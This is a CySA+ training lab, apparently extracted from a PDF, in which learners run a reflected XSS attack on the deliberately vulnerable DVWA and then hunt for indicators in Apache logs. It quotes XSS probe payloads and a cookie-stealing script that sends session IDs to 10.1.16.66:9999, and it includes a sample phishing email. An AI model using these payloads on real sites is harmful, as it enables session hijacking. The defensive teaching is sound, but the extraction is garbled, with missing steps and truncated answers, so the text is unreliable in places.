# Assisted Lab: Performing and Detecting XSS

#### Scenario

In this lab, you will perform a reflected XSS (cross-site scripting) attack, then investigate the result.

As a cybersecurity analyst, you are working to discover weaknesses and vulnerabilities that your organization, Structureality Inc., needs to mitigate throughout its internal and public-accessible networks. In this lab, you will initially operate as an attacker performing reconnaissance against a website to determine if it is vulnerable to XSS. Then, you will act as a victim and click on a link from a phishing email. This link will perform a reflective XSS attack stealing the victim's session ID. Finally, you will investigate the website's logs for evidence and IoCs related to reflected XSS activities.

#### Understand your environment

You will be working from a virtual machine named KALI, hosting Kali Linux, and a virtual machine named LAMP, hosting Ubuntu Server. You will initially use KALI to perform the attack targeting the DVWA website hosted on the LAMP VM, and then you will work from LAMP to perform the investigation.

## Objectives

This activity is designed to test your understanding of and ability to apply content examples in the following CompTIA CySA+ objectives:


- 1.1 Explain the importance of system and network architecture concepts in security operations.
- . 1.2 Given a scenario, analyze indicators of potentially malicious activity.
- . 1.3 Given a scenario, use appropriate tools or techniques to determine malicious activity.
- . 1.4 Compare and contrast threat-intelligence and threat-hunting concepts.
- 2.4 Given a scenario, recommend controls to mitigate attacks and software vulnerabilities.
- 3.2 Given a scenario, perform incident response activities.
- . 3.5 Explain concepts related to attack methodology frameworks.


## Perform reflected XSS


Cross-site scripting (XSS) is an attack that takes advantage of a website's weakness in allowing submitted code and commands to execute. This is often accomplished through metacharacters (i.e., symbols with programmatic power) that are not being filtered or escaped (i.e., reverted to basic symbols without programmatic power). Reflected XSS occurs when a victim is tricked into clicking a link containing the address of a vulnerable website along with the attack code. This causes the victim to submit the attack code to the website, which creates a response or result based on the website executing the injected code. Sometimes, as in this lab, the reflected content is sent/given/received by the attacker while the victim sees nothing or an error.


- DVWA or Damn Vulnerable Web Application is a safe and legal security playground that security professionals can use to improve their skills and learn tools and techniques related to web attacks and exploitations. DVWA is designed to be installed into a private (i.e., non-Internet) lab environment for internal use. Do NOT install DVWA on a production or an Internet-accessible system.
- ✓ 1. Connect to the ☐ KALI virtual machine and sign in as root using Pa\$\$w@rd as the password.
- 2. Launch the Firefox browser by selecting the Firefox ESR icon in the Kali top icon menu.
- 3. Maximize the Firefox window.
- 4. In the Firefox address bar, enter dvwa.structureality.com
- 5. If prompted, type admin and password into the Username and Password fields, respectively, then select Login.
  - h a real-world situation, you would attempt to exploit any input field you discover. However, with DVWA, you must first log in to the application itself to access the attack target elements.
- 6. The Welcome to Dann Vulnerable Web Application! page should be displayed.
  - If you scroll to the bottom of any DVWA page, you will see a footer that indicates several values, including the security level. To change the security level, select DVWA Security from the left-side navigation menu bar, make a selection from the pull-down list, then select Submit. This lab assumes the default security level of Low.
- 7. In the left-side navigation menu bar, select XSS (Reflected).
- 8. The Vulnerability: Reflected Cross Site Scripting (XSS) page should be displayed.

Initially, you will function as an attacker in order to determine the functionality of the target website and to determine if it is vulnerable to XSS exploitation.









You will now temporarily function as the victim. Assume you have received the following social engineering message:

- 39. Leave the Terminal window open and switch back to Firefox.
- 40. Open a new tab in Firefox by selecting the plus sign beside the current tab.
- 41. On the new tab, in the address field, enter /root/email.html. You should see a simulated email message similar to the following:


Dear customer,

Due to recent updates, your account has been selected for a special free 6-month trial of our premium services. Click the link below to activate your upgraded account:

## Activate your 6-months of free Premium Service

Congratulations,

The support staff



(such as changing the account's email address), or even attempt to change the account password. This later activity, if successful, would effectively lock the user out of their account.


Most secure sites require that the current or existing password he provided when changing to a new password. However, if the attacker can

attacker full access to the victim's account. Even if the victim continues to use the website, the attacker could exfiltrate data, make account modifications

Most secure sites require that the current or existing password be provided when changing to a new password. However, if the attacker can change the account's email address or phone number to those under the control of the attacker, then a password change might be facilitated through account recovery processes which may send a message to confirm the current user is the proper user.

This is just one simple example of a reflected cross-site scripting attack (XSS). Once a website's vulnerability to command and script injection is discovered, there is no limit to what an attacker can accomplish.

Check your work



# Assisted Lab: Performing and Detecting XSS 25 Minutes Remaining Q = 10 Instructions Resources Help Encoding Value Encoding Value %20 (space) %2f %21 %3a %22 %3c %23 %3d %27 %3e %3f %28 %29 %40 @ %2b %5C %2c When dealing with hex values, such as those used in percent-encoding, the case of the hex letter is irrelevant. They can be lowercase or uppercase without issue. Thus, %3c and %3C are the same when they are resolved into the < character. What is the decoded version of the malicious link from the phishing email? A. $http://dvwa.structureality.com/vulnerabilities/xss\_r/?name=\%3cscript\%3ewindow.location\%3d\%27http\%3a\%2f\%2f10.1.16.66\%3a^2 B. \\ http://dvwa.structureality.com/vulnerabilities/xss\_r/?name=<script>window.location='http://10.1.16.66:9999/?cookie='+dockitp://dvwa.structureality.com/vulnerabilities/xss\_r/?name=$ D. http://dvwa.structureality.com/vulnerabilities/xss\_r/?name=<script>window.location%3d%27http%3a%2f%2f10.1.16.66%3a99999 OA ● B ОС

After decoding the link, you can clearly see the IoC observable for reflective XSS in the submission of a script causing the victim's browser to open a strange URL, which in turn includes a presentation of the user's session ID from the targeted website.

- 7. Based on the decoded link, you determine that the attack involved an unknown system's IP address and port of 10.1.16.66:9999.
- 8. Enter grep 10.1.16.66:9999 access.log to search for this socket in the log.

This command will have no results.

9. You realize that you need to use the percent-encoding as that is what will be stored in the log. Enter grep 10.1.16.66%3a9999 access.log to search the log with percent-encoding.

There should be one result. Notice the entry includes nine (9) fields in the Combined Log Format (see the **Q** item below). It will start off with the origin IP address and then the date and time in square brackets. After that, the line will present the HTTP request from the activated link, which was:

"GET /vulnerabilities/xss\_r/?name=%3cscript%3ewindow.location%3d%27http%3a%2f%2f10.1.16.66%3a9999%2f%3fcookie%3d%27%2bdocu


This is the log record evidence that the victim clicked on the link from the phishing email, which resulted in an HTTP request which ultimately redirected the victim's browser to an alternate site via an IP address and sent their session ID to the unknown website.

To uneed to 'ignore' the directory path element of "xss\_r" as this is the obvious name of the HTML document on the DVWA (Damn Vulnerable Wed Application) that is designed to demonstrate reflective XSS. In a real-world situation, you will not see the term "xss" in the logs. The attack is a bit more subtle than that.

- The Apache web server access log has two default log formats. The Common Log Format includes the following seven default fields:
  - 1. IP address of the client
  - 2. The identity of the client, but typically presented as only a hyphen (i.e., )
  - 3. User ID of requesting user, but will be a hyphen when there is no established user context
  - 4. Date and time of the request (in square brackets)
  - 5. The HTTP request type (i.e., GET, POST, etc.) and the resource being requested
  - 6. The HTTP response status code
  - 7. The size of the object returned to the client

The  $\it Combined Log Format$  includes the following two additional fields:

8. The HTTP referrer (i.e., the address from which the request for the resource originated.)



This HTTP response code indicates the request was fulfilled successfully. This means that when the victim clicked the link from the email, the injected script requested their website cookie for dwwa.structureality.com and sent it to the attacker's website at 10.1.16.66:9999. Therefore, this confirms that the session cookie of the victim was stolen through a reflected XSS.

The HTTP response codes are organized into five classes: Informational responses (100 – 199) o Successful responses (200 - 299) Redirection messages (300 – 399)

o Client error responses (400 - 499)

Server error responses (500 – 599)

You suspect that the attacker may have performed some reconnaissance before performing the reflective XSS attack through the phishing email. So, you elect to investigate the log further.

"GET /vulnerabilities/xss\_r/?name=<script>alert("You have been hacked! Again!")</script>"

This is a log entry of a common XSS test to see if the website will reflect an alert command back to the victim browser. This is clear evidence of vulnerability probing and testing on the part of an attacker.

- Notice in this instance, the originally submitted code (i.e., <script>alert("You have been hacked! Again!")</script>) was not inputted into the browser using percent-encoding, but its symbols were converted to percent-encoded references before it was stored in the log. Therefore, you will see percent-encoding in a website's log even when the submitted statements were not pre-encoded for obfuscation.
- The most likely or common IoC related to XSS attacks is the presence of HTML <script> tags received as input from a web visitor.
- 16. Locate the next entry, which should have an HTTP request of:

"GET /vulnerabilities/xss\_r/ HTTP/1.1"

This is another log entry of someone opening the *Vulnerability: Reflected Cross Site Scripting (XSS)* page. On its own, this is also a record that could be benign or an element of malicious activity. In this instance, this was you returning to the main Reflected XSS page again to avoid any referrer references (you will see those later in this exercise)

✓ 17. Locate the next entry, which should have an HTTP request of:

"GET /vulnerabilities/xss\_r/?name=%3cscript%3ealert%28document.cookie%29%3c%2fscript%3e HTTP/1.1"

This entry decoded is:


"GET /vulnerabilities/xss\_r/?name=<script>alert(document.cookie)</script>"

This is a log entry of a common XSS test to see if the website will reflect the cookie value back to the victim browser. This is clear evidence of vulnerability probing and testing on the part of an attacker.

18. Look higher in the log for a record with the following HTTP request:

"GET /vulnerabilities/xss\_r/?name=testuser HTTP/1.1"

This is the first submission of a 'normal' username (i.e., testuser) you performed into the Vulnerability: Reflected Cross Site Scripting (XSS) page. This type of log entry could be valid user activity or could be a reconnaissance probe performed by an attacker. However, there is nothing to clearly indicate either conclusion with this log entry alone.



What is the HTTP referrer for the attack performed after the "testuser2" submission that obtained the user's session ID?

- O "dvwa.structurealty.com/vulnerabilities/xss\_r/?name=%3cscript%3ealert%28%22You+have+been+hacked%21+Again%21%22%29%3c%2fscript%3e HTTP/1.1"
- "dvwa.structurealty.com/vulnerabilities/xss\_r/"
- O "dvwa.structurealty.com/vulnerabilities/xss\_r/?name=testuser"
- $\label{eq:com_vulnerabilities_xss_r/?name=%3cscript%3ealert\%28document.cookie\%29\%3c\%2fscript\%3e"} \\ \square \text{"dvwa.structurealty.com/vulnerabilities/xss_r/?name=%3cscript%3ealert\%28document.cookie%29\%3c\%2fscript%3e"} \\ \square \text{"dvwa.structurealty.com/vulnerabilities/xss_r/?name=%3cscript%3ealert\%28document.cookie%29\%3c\%2fscript%3e"} \\ \square \text{"dvwa.structurealty.com/vulnerabilities/xss_r/?name=%3cscript%3ealert\%28document.cookie%29\%3c\%2fscript%3e"} \\ \square \text{"dvwa.structurealty.com/vulnerabilities/xss_r/?name=%3cscript%3ealert\%28document.cookie%29\%3c\%2fscript%3e"} \\ \square \text{"dvwa.structurealty.com/vulnerabilities/xss_r/?name=%3cscript%3ealert\%28document.cookie%29\%3c\%2fscript%3ealert\%28document.cookie%29\%3c\%2fscript%3ealert\%28document.cookie%29\%3c\%2fscript%3ealert\%28document.cookie%29\%3c\%2fscript%3ealert\%28document.cookie%29\%3c\%2fscript%3ealert\%28document.cookie%29\%3c\%2fscript%3ealert\%28document.cookie%29\%3c\%2fscript%3ealert\%28document.cookie%29\%3c\%2fscript%3ealert\%28document.cookie%29\%3c\%2fscript%3ealert\%28document.cookie%29\%3c\%2fscript%3ealert\%28document.cookie%29\%3c\%2fscript%3ealert\%28document.cookie%26documen$

Score

 $\checkmark$  Congratulations, you have answered the question correctly.

When proper logging is configured on a website, most injection or submission-based attacks are identifiable. This is because the exact content of the scripts and commands injected are recorded into the log. Unless the attacker gains the ability to clear the logs, XSS attacks are often identifiable.

## Check your work

- Confirm that you examined the phishing email received by the victim.
- Confirm that you searched for related evidence in a web server's log.
- Confirm that you discovered the evidence of reconnaissance before the XSS attack.
- Confirm that you found IoCs related to a reflected XSS attack.